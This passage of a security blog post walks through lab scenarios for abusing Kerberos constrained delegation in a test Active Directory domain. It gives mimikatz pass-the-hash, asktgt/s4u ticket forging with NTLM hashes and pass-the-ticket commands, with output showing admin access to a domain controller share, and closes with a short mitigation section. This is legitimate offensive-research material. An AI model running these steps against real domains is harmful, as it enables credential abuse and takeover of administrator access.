  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeCreatePermanentPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeAuditPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege

C:\Windows\system32>powershell -sta
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityMod
el')
PS C:\Windows\system32> $Ident = New-Object System.Security.Principal.WindowsIdentity @('Admini
strator@TESTLAB.LOCAL')
PS C:\Windows\system32>
```

Despite the necessary privileges/rights, it appeared that the S4U2Proxy process fell back to NTLM instead of Kerberos with some NULL auths instead of the proper process:



```
No.  Time        Source           Destination      Protocol  Length  Info
  10 0.732753    192.168.52.201   192.168.52.100   TCP         54    49277→445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
  11 0.732849    192.168.52.201   192.168.52.100   SMB        213    Negotiate Protocol Request
  12 0.733336    192.168.52.100   192.168.52.201   SMB2       306    Negotiate Protocol Response
  13 0.733374    192.168.52.201   192.168.52.100   SMB2       162    Negotiate Protocol Request
  14 0.733676    192.168.52.100   192.168.52.201   SMB2       306    Negotiate Protocol Response
  15 0.734114    192.168.52.201   192.168.52.100   SMB2       220    Session Setup Request, NTLMSSP_NEGOTIATE
  16 0.734602    192.168.52.100   192.168.52.201   SMB2       390    Session Setup Response, Error: STATUS_MOR…
  17 0.734913    192.168.52.201   192.168.52.100   SMB2       302    Session Setup Request, NTLMSSP_AUTH, User…
  18 0.737598    192.168.52.100   192.168.52.201   SMB2       159    Session Setup Response
  19 0.738218    192.168.52.201   192.168.52.100   SMB2       186    Tree Connect Request Tree: \\primary.test…
  20 0.738474    192.168.52.100   192.168.52.201   SMB2       138    Tree Connect Response
```


```
Frame 17: 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) on interface 0
Ethernet II, Src: Vmware_55:8a:5d (00:0c:29:55:8a:5d), Dst: Vmware_ae:d3:fc (00:0c:29:ae:d3:fc)
Internet Protocol Version 4, Src: 192.168.52.201, Dst: 192.168.52.100
Transmission Control Protocol, Src Port: 49277, Dst Port: 445, Seq: 434, Ack: 841, Len: 248
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x02, Signing required
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Security Blob: a181993081 96a0030a0101a27b04794e544c4d535350000 3...
      Offset: 0x00000058
      Length: 156
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-incomplete (1)
            responseToken: 4e544c4d5353500003000000010001006000000000000000...
            NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
              Lan Manager Response: 00
              NTLM Response: Empty
              Domain name: NULL
              User name: NULL
              Host name: WIN8AS52
              Session Key: b06a702350df8da886ab9b049fce2272
```

```
PS C:\Temp> Get-DomainUser sqlservice | select msds-allowedtodelegateto

msds-allowedtodelegateto
------------------------
{HOST/PRIMARY.testlab.local/testlab.local, HOST/PRIMARY.testlab.local, HOST/PRIMARY, HOST/P...

PS C:\Temp>
```

```
C:\Users\eviluser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:sqlservice /domain:testlab.local /ntlm:2b576acbe6bcfda7294d6bd18
041b8fe
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\primary.testlab.local\C$
Access is denied.

C:\Windows\system32>whoami
testlab\eviluser

C:\Windows\system32>ntrights
NTRights.Exe - Beta Version by Georg Zanzen
Grants/Revokes NT-Rights to a user/group
usage: -u xxx  User/Group
       -m \\xxx  machine to perform the operation on (default local machine)
       -e xxxxx Add xxxxx to the event log
       -r xxx  revokes the xxx right
       +r xxx  grants the xxx right
valid NTRights are:
  SeCreateTokenPrivilege
  SeAssignPrimaryTokenPrivilege
  SeLockMemoryPrivilege
  SeIncreaseQuotaPrivilege
  SeUnsolicitedInputPrivilege
  SeMachineAccountPrivilege
  SeTcbPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeCreatePermanentPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeAuditPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege

C:\Windows\system32>powershell -sta
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityMod
el')
PS C:\Windows\system32> $Ident = New-Object System.Security.Principal.WindowsIdentity @('Admini
strator@TESTLAB.LOCAL')
PS C:\Windows\system32> $Context = $Ident.Impersonate()
PS C:\Windows\system32> dir \\primary.testlab.local\C$
Get-ChildItem : Cannot find path '\\primary.testlab.local\C$' because it does not exist.
At line:1 char:4
+ dir <<<<  \\primary.testlab.local\C$
    + CategoryInfo          : ObjectNotFound: (\\primary.testlab.local\C$:String) [Get-ChildI
   tem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Windows\system32>
```


[Edit] You can execute this scenario with asktgt.exe/s4u.exe nearly identically to scenario 1. Simply substitute /key:NTLM instead of /password:PLAINTEXT:



```
C:\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
Access is denied.

C:\Users\eviluser\Desktop>asktgt.exe /user:SQLService /domain:testlab.local /key:2b576acbe6bcfc
a7294d6bd18041b8fe

  .#####.   AskTGT Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                      * * */

> Current time     : 1/5/2017 3:07:08 PM
username           : SQLService
domain             : testlab.local (TESTLAB)
password           : <NULL>
key                : 2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
[KDC] 'PRIMARY.testlab.local' will be the main server
  * Ticket in file 'tgt.kirbi'

C:\Users\eviluser\Desktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:cif
s/PRIMARY.testlab.local

  .#####.   S4U Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                      * * */

TGT       | filename  : tgt.kirbi
TGT       | Service   : krbtgt / testlab.local @ TESTLAB.LOCAL
TGT       | Principal : SQLService @ TESTLAB.LOCAL
S4U2Self  | Principal : Administrator @ testlab.local
S4U2Proxy| Service   : cifs / PRIMARY.testlab.local
  * Ticket in file 'cifs.PRIMARY.testlab.local.kirbi'

C:\Users\eviluser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi

* File: 'cifs.PRIMARY.testlab.local.kirbi': OK

mimikatz # exit
Bye!

C:\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
 Volume in drive \\primary.testlab.local\C$ has no label.
 Volume Serial Number is 9EAE-56A2

 Directory of \\primary.testlab.local\C$

07/25/2012  11:44 PM    <DIR>          PerfLogs
08/09/2016  09:54 AM    <DIR>          Program Files
07/26/2012  12:04 AM    <DIR>          Program Files (x86)
12/13/2016  04:22 PM    <DIR>          Shares
12/02/2016  11:35 AM    <DIR>          Temp
10/24/2016  06:53 AM    <DIR>          Users
10/07/2016  03:07 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  47,190,093,824 bytes free
```

Scenario 4 : Computer Account Configured For Constrained Delegation + A Known NTLM Hash

If you compromise a *computer* account hash through some means, and want to execute the attack from another domain machine, we imagined that you would execute an attack flow nearly identical to scenario 3. Unfortunately, we ran into the same problems. Again, if anyone can give us a tip on what we're doing wrong, we would be greatly appreciative :)
[Edit] This can be executed with /user:MACHINE$ and /key:NTLM for asktgt.exe, identical to scenario 3:



```
C:\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
Access is denied.

C:\Users\eviluser\Desktop>asktgt.exe /user:WINDOWS1$ /domain:testlab.local /key:6232dbfcee31aa4
56d54adc714ea0eae

  .#####.   AskTGT Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'                                                     * * */

> Current time     : 1/5/2017 4:04:45 PM
username           : WINDOWS1$
domain             : testlab.local (TESTLAB)
password           : <NULL>
key                : 6232dbfcee31aa456d54adc714ea0eae (rc4_hmac_nt)
[KDC] 'PRIMARY.testlab.local' will be the main server
  * Ticket in file 'tgt.kirbi'

C:\Users\eviluser\Desktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:cif
s/PRIMARY.testlab.local

  .#####.   S4U Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'                                                     * * */

TGT       | filename  : tgt.kirbi
TGT       | Service   : krbtgt / testlab.local @ TESTLAB.LOCAL
TGT       | Principal : WINDOWS1$ @ TESTLAB.LOCAL
S4U2Self  | Principal : Administrator @ testlab.local
S4U2Proxy | Service   : cifs / PRIMARY.testlab.local
  * Ticket in file 'cifs.PRIMARY.testlab.local.kirbi'

C:\Users\eviluser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi

* File: 'cifs.PRIMARY.testlab.local.kirbi': OK

mimikatz # exit
Bye!

C:\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
 Volume in drive \\primary.testlab.local\C$ has no label.
 Volume Serial Number is 9EAE-56A2

 Directory of \\primary.testlab.local\C$

07/25/2012  11:44 PM    <DIR>          PerfLogs
08/09/2016  09:54 AM    <DIR>          Program Files
07/26/2012  12:04 AM    <DIR>          Program Files (x86)
12/13/2016  04:22 PM    <DIR>          Shares
12/02/2016  11:35 AM    <DIR>          Temp
10/24/2016  06:53 AM    <DIR>          Users
10/07/2016  03:07 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  47,188,447,232 bytes free
```

Protections

Microsoft has a great protection already built into Active Directory that can help mitigate delegation abuse. If an account has “” enabled, then “”. You can easily check if an account has this set by again examining the userAccountControl attribute, checking for the NOT_DELEGATED value. PowerView allows you to easily search for accounts with this value set or not set (**Get-DomainUser -AllowDelegation/-DisallowDelegation**) and you can use the **ConvertFrom-UACValue** function to examine the values set for a particular account, as shown in previous examples.

Next week I will have a post that overlaps a bit with this topic, and presents additional defensive ideas concerning the rights needed to modify these delegation components for user objects.

Originally published at .